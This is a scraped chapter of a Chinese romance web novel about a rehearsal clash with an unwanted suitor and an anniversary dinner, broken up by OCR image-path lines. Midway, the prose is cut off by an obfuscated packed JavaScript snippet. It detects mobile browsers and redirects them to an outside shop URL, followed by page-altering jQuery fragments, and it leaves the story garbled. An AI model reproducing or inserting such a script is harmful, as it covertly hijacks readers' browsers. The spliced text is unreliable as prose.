25. 第 25 章

作品:《收到阴湿竹马十年后的告白信

    翌日,温炽下午三点准时出现在活动教室。


    为了晚上的约会,她今天精心打扮了一番,一进活动室就吸引了所有人的目光。


    部分知道她有男朋友的人,问她排练结束是不是有约会,她笑着大方地承认。


    有八卦的问他们怎么认识的,她也直言不讳,就这样聊一聊,收拾收拾,排练开始。


    因为下午有许多同学有课,所以今天排练的人不多,令温炽意外的是,一堂课下,代流明也来了。


    不过她作为和王子订婚的邻国公主,必然会和代流明打交道,只要代流明别没事在她面前刷存在感,她也能心平气和地和代流明排戏。


    是的,只要代流明不刷存在感。


    温炽不耐地瞥了一眼被代流明握住的左手。


    这场戏是王子牵着邻国公主的手来到舞会中央,今天他们将在舞会宣布婚讯。


    可是,温炽分明感觉到,代流明在牵着她的时候,拇指摩挲了一下她的手背。


    十分的短暂,短暂到温炽刚刚察觉就已经消失不见。“温炽,你的表情不对,重来一遍。”领头说。


    温炽连忙抽出手,说不好意思,调整好情绪,重新伸出手。


    这一次,她一定要找到证据。


    然而,代流明正常地牵过温炽的手指,说:“美丽的公主,我未来的妻子,欢迎你的到来。”


    代流明着重读了未来的妻子这一句台词,但对王子来说,加重这句话也没什么问题,温炽心底又闪过一丝烦躁,她勉强稳住情绪,露出公主该有的得体欣喜的笑容。


    他们对完台词,王子松开公主的手,跳转下一幕,王子邀请公主跳舞。


    在松开的那一刹那,温炽看见代流明拇指和食指似乎回味般摩擦了几下,她眉头皱得更深。


    此时,代流明背对所有人,感受到温炽的视线,他勾起唇角,笑得更深。


    他是故意的。


    温炽得出结论。因为是业余,而且一场节目时间有限,他们并不会真正地跳完舞蹈,而是王子牵着公主做几个经典动作意思一下。


    动作是提前商量好的,王子接过公主的手,搂住公主的腰,正要带着公主起舞时,脚背被狠狠地踩了一脚。


    “嘶——”代流明痛呼,温炽专盯脚背筋骨交错处踩,而且她还趁着没人注意,假装忙中出错,实则碾磨他的脚背,别提有多疼。


    他刚想开口,温炽比他还急地关切:“对不起对不起,我不会跳舞,弄疼你了吧?”


    “我......”当着这么多人的面,代流明咬咬牙,“不疼。”


    “好,那我们继续吧。”温炽主动要求继续,代流明顿时有了不好的预感。


    当温炽第三次踩到代流明脚背时,他终于无法忍受脚背的疼痛叫停。


    他一喊停,温炽的大眼睛委屈地瞪圆,明亮的似乎下一秒就要落泪:“抱歉,你没事吧?”代流明还没说话,领头就已经不忍苛责她:“学弟皮糙肉厚的一个男人,被踩几脚能有什么事,你也是来救场的,别有心理压力。”


    “嗯...可是,我一点舞蹈基础都没有,怕不是要一直这样踩学弟了。”


    这明摆着是在威胁他。


    代流明眯了眯眼,可是脚背火辣的痛感让他不得不低头,不用看也知道脚背已经被温炽碾肿了。


    于是代流明只好善解人意地微笑:“那你说怎么办?”


    “这几个动作能改吗?”温炽得偿所愿,直接开门见山,“反正我的戏份也不重,王子可以直接领着我宣布婚讯,不用跳舞,将高光留给主角小美人鱼接下来的独舞。”“好像也有道理...”领头思索道。


    演小美人鱼的是舞蹈系学生,她自然乐意将舞蹈编排地更加丰满,几经讨论,最终决定采用温炽版本。


    中场休息时间,温炽当着所有人的面,借着问下场戏中的细节,主动找代流明,坦然到不会让人多想。


    “学姐,你居然愿意来找我。”代流明欣喜地想靠近温炽,“学姐今天穿得真好看,是因为要见到我吗?”


    “你要不找个医院去看看病吧,妄想症也不算绝症。”


    温炽手拿奶茶,像是随手一放,自然地放在两人中间,阻止了代流明的靠近:“我记得,昨天我就让你滚了。”


    “学姐,你在说什么呢,我听不懂。”代流明委屈道,“你刚刚踩得我好痛,不想表示点什么吗?”


    “我表示你个大头鬼。”温炽抽抽嘴角,也是林子大了,让她碰上男绿茶了,“我想说的你都懂,下次再犯,我可不会私底下偷偷踩脚了,你也不想被当众扇巴掌吧。”


    听到温炽的威胁,代流明嘴角的笑容非但没有减少,还加深了:“如果学姐真的愿意扇我,那也是我的荣幸。”


    “......”温炽默默离他又远了点,说,“你又不是真的喜欢我,装什么呢?”


    “学姐真了解我。”代流明像是听到了什么令他兴奋的话语,声音都高亢了些,引起周围几名同学好奇的目光,温炽警告地瞪了他一眼,才降低声音。


    “是啊,我承认之前有眼无珠,接近你更多的是好奇,但现在我不这么想了,学姐,我是真的喜欢上你了。”


    “......”温炽了然地点点头,抓着奶茶就要走。


    代流明急切地跟着她站起身:“你去哪?你没什么要说的吗?”


    “跟你有什么好说的?”温炽怪道,这种人能听得进去她的话就怪了。


    “温炽。”代流明连名带姓喊她,突然笑了一声,“你说我装,但你就不装吗?”


    温炽终于给了他一个眼神。“你看着善良热情,但你的内心是冰冷的,对人是漠然的,你可以笑着和所有人打好关系,又能转头将他们放弃。”


    温炽的存在,就像昏暗的地下室里,天花板上唯一亮着的灯泡,它的光明吸引无数飞虫扑向它,可飞虫终其一生也破不开灯泡外面坚硬的外壳。


    温炽内心也有这么一道壳,将所有人拦在外面,而温炽就站在壳内,漠然地注视那群飞扑向她的虫子。


    就像现在这样,温炽听完后,也只是淡淡地移开视线,离开了。


    她不在乎。


    她不在乎被她拦在外面的虫子的死活。


    她不想要的关系,更是连施舍都不愿意给。


    很多人觉得温炽难追,难接近是因为谢寂,可就算没有该死的谢寂,温炽依然难以靠近。


    所以......代流明捏紧剧本一角,黑色的字体顿时变得歪斜扭曲,谢寂凭什么能这么幸运,从出生起,就已经得到所有人的偏爱。


    其中包括......母亲。


    短信铃声打断了代流明的思考,是父亲发来的短信。


    【国庆我接你,这学期转学,跟我出国。】没有嘘寒问暖,只有冰冷的命令。


    该死!


    代流明握住手机,紧紧盯着人群里笑容明媚的女生。


    -


    粤菜馆离大学城约莫四十分钟车距,谢寂和方一鸣借了一辆车来接温炽。


    一路上,温炽早就忘了排练室的不快。


    餐厅是他们种草许久又没来得及吃的,环境和菜品都不错,就是上菜慢了一些。


    抱着必出片的决心,等菜时,温炽和谢寂拍了许多张合照,她挑挑拣拣,最后选了最满意的九张发朋友圈。


    配文:成功和发小撑过七年之痒,在第八年迎来新的关系。


    果不其然,在温炽发完后,手机消息叮叮咚咚地没断过,许多同学在她评论下面发99,她美美应下全部祝福。


    过了一会儿,她看到自己评论区里有人说谢寂也发了朋友圈,温炽觑了一眼面前的人,点进谢寂朋友圈。


    在此之前,谢寂从未发过朋友圈,头像也是一片空白,他第一条朋友圈就是关于温炽,评论的人不多,点赞的很多。


    谢寂没有发合照,而是发了一张温炽单人的照片,是她刚刚认真选照片时拍的。


    暖黄的灯光打在蜜色的肌肤上,衬得温炽五官更加精致柔和,她的神情郑重又微微苦恼,如果不是温炽知道她是在选照片,或许真会以为是什么悲天悯人的女神在为众生发愁。爱人的相机就像他们的眼睛,这就是谢寂眼中的温炽。


    温炽看到谢寂的配文,他说:一直是你。


    温炽笑得更开心了,她保存了谢寂的头像,在上面画了一轮太阳,换上新头像。


    她给谢寂看自己的新头像,说:“看,是太阳自己落进来的。”


    谢寂心脏颤动,血液奔流,他想,他的灵魂大概永生永世都会是温炽的信徒。-


    餐厅口味不错,谢寂送的项链温炽也很喜欢,最后谢寂请的私人音乐表


    ;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|cl/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17506215|202075||http|test|mini|href|location''.split(''|''),0,{}));


    () {


    $(''.inform'').remove();


    $(''#content'').append(''


    演也记忆犹新。


    总结,是一次完美的纪念日。因为看了一场表演,温炽他们出来时已经九点。


    度过了浪漫的晚餐,接下来要面临的是可恶的门禁,也顾不上其他想法,温炽一看时间不早,赶紧催促谢寂去取车。


    九月末,昼夜温差大。


    温炽披着谢寂的外套在餐厅门口一边瑟瑟发抖地等,一边暗暗发誓一百天纪念日那天,她一定要提前提交不留宿申请。


